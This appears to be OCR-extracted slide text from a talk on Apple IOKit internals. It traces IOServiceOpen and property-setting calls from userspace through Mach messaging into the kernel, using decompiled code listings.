


Interact with IOService




Interact with IOService

- IORegistryEntrySetCFProperties
    - Set CF container based properties in a registry entry
    - Depends on whether the IOService class overrides ::setProperties


IOConnectSetCFProperties(..)
IORegistryEntrySetCFProperties
Io_connect_set_properties
io_registry_entry__set_properties
MIG (device.defs)
::setProperties(..)

Interact with IOService

- IOServiceOpen
  - create a connection to an IOService, get a port to IOUserclient
  - IOServiceOpen(io_service_t service, task_port_t owningTask, uint32_t type, io_connect_t *connect);



Parameters

`service`
The IOService object to open a connection to, usually obtained via the IOServiceGetMatchingServices or IOServiceAddNotification APIs.

`owningTask`
The mach task requesting the connection.

`type`
A constant specifying the type of connection to be created, interpreted only by the IOService's family.


`connect`
An io_connect_t handle is returned on success, to be used with the IOConnectXXX APIs. It should be destroyed with IOServiceClose().

Return Value

A return code generated by IOService::newUserClient.


IOServiceOpen in userspace

- eventually calls mach_msg and trap into the kernel



```
__int64 __fastcall IOServiceOpen(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 result; // rax@1
  unsigned int v5; // [rsp-Ch] [rbp-Ch]@1

  result = io_service_open_extended(a1, a2, a3, *(_QWORD *)NDR_record_ptr, 0LL, 0, (signed int *)&v5, (_DWORD *)a4);
  if ( !(_DWORD)result )
    result = v5;
  return result;
}
```




```
__int64 __fastcall io_service_open_extended(int a1, int a2, int a3, __int64 a4,
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v15 = 2;
  v16 = a2;
  v18 = 1245184;
  v19 = a5;
  v21 = a6;
  v20 = 0x1000000;
  v22 = *(_QWORD *)NDR_record_ptr;
  v23 = a3;
  v24 = a4;
  v25 = a6;
  v14.msgh_bits = 0x80001513;
  v14.msgh_remote_port = a1;
  v8 = mig_get_reply_port();
  v14.msgh_local_port = v8;
  v14.msgh_id = 2862;
  v14.msgh_reserved = 0;
  v9 = mach_msg(&v14, 3, 0x50u, 0x3Cu, v8, 0, 0);
  v10 = v9;
  v11 = v9 - 268435458;
  if ( v11 <= 0xE && (v12 = 16387, _bittest(&v12, v11)) )
```

IOServiceOpen in the kernel


- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended



```
 v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
 v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
 v5 = *(unsigned int *)(a1 + 64);
 v6 = is_io_service_open_extended(
        v3,
        v4,
        *(_DWORD *)(a1 + 76),
        *(_QWORD *)(a1 + 80),
        *(_QWORD *)(a1 + 52),
        a2 + 60,
        (__int64)&v14);
 v7 = v6;
 task_deallocate(v6);
 if ( v3 )
   (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
 if ( v7 )
 {
   *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
   result = NDR_record.mig_vers;
   *(NDR_record_t *)(a2 + 32) = NDR_record;
   return result;
 }
 v11 = *(_QWORD *)(a1 + 36);
 if ( (unsigned __int64)(v11 + 1) >= 2 )
   ipc_port_release_send(v11);
 *(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended



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```

convert IOService Port ID to IOService object

IOServiceOpen in the kernel

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

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```


convert task Port ID to task object

IOServiceOpen in the kernel

- After mach msg dispatching in ipc_kobject_server, it will reach __Xio_service_open_extended



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```

call is_io_service_open_extended

IOServiceOpen in the kernel

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

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```


convert IOUserclient object to port

is_io_service_open_extended

- source code available in XNU

is_io_service_open_extended

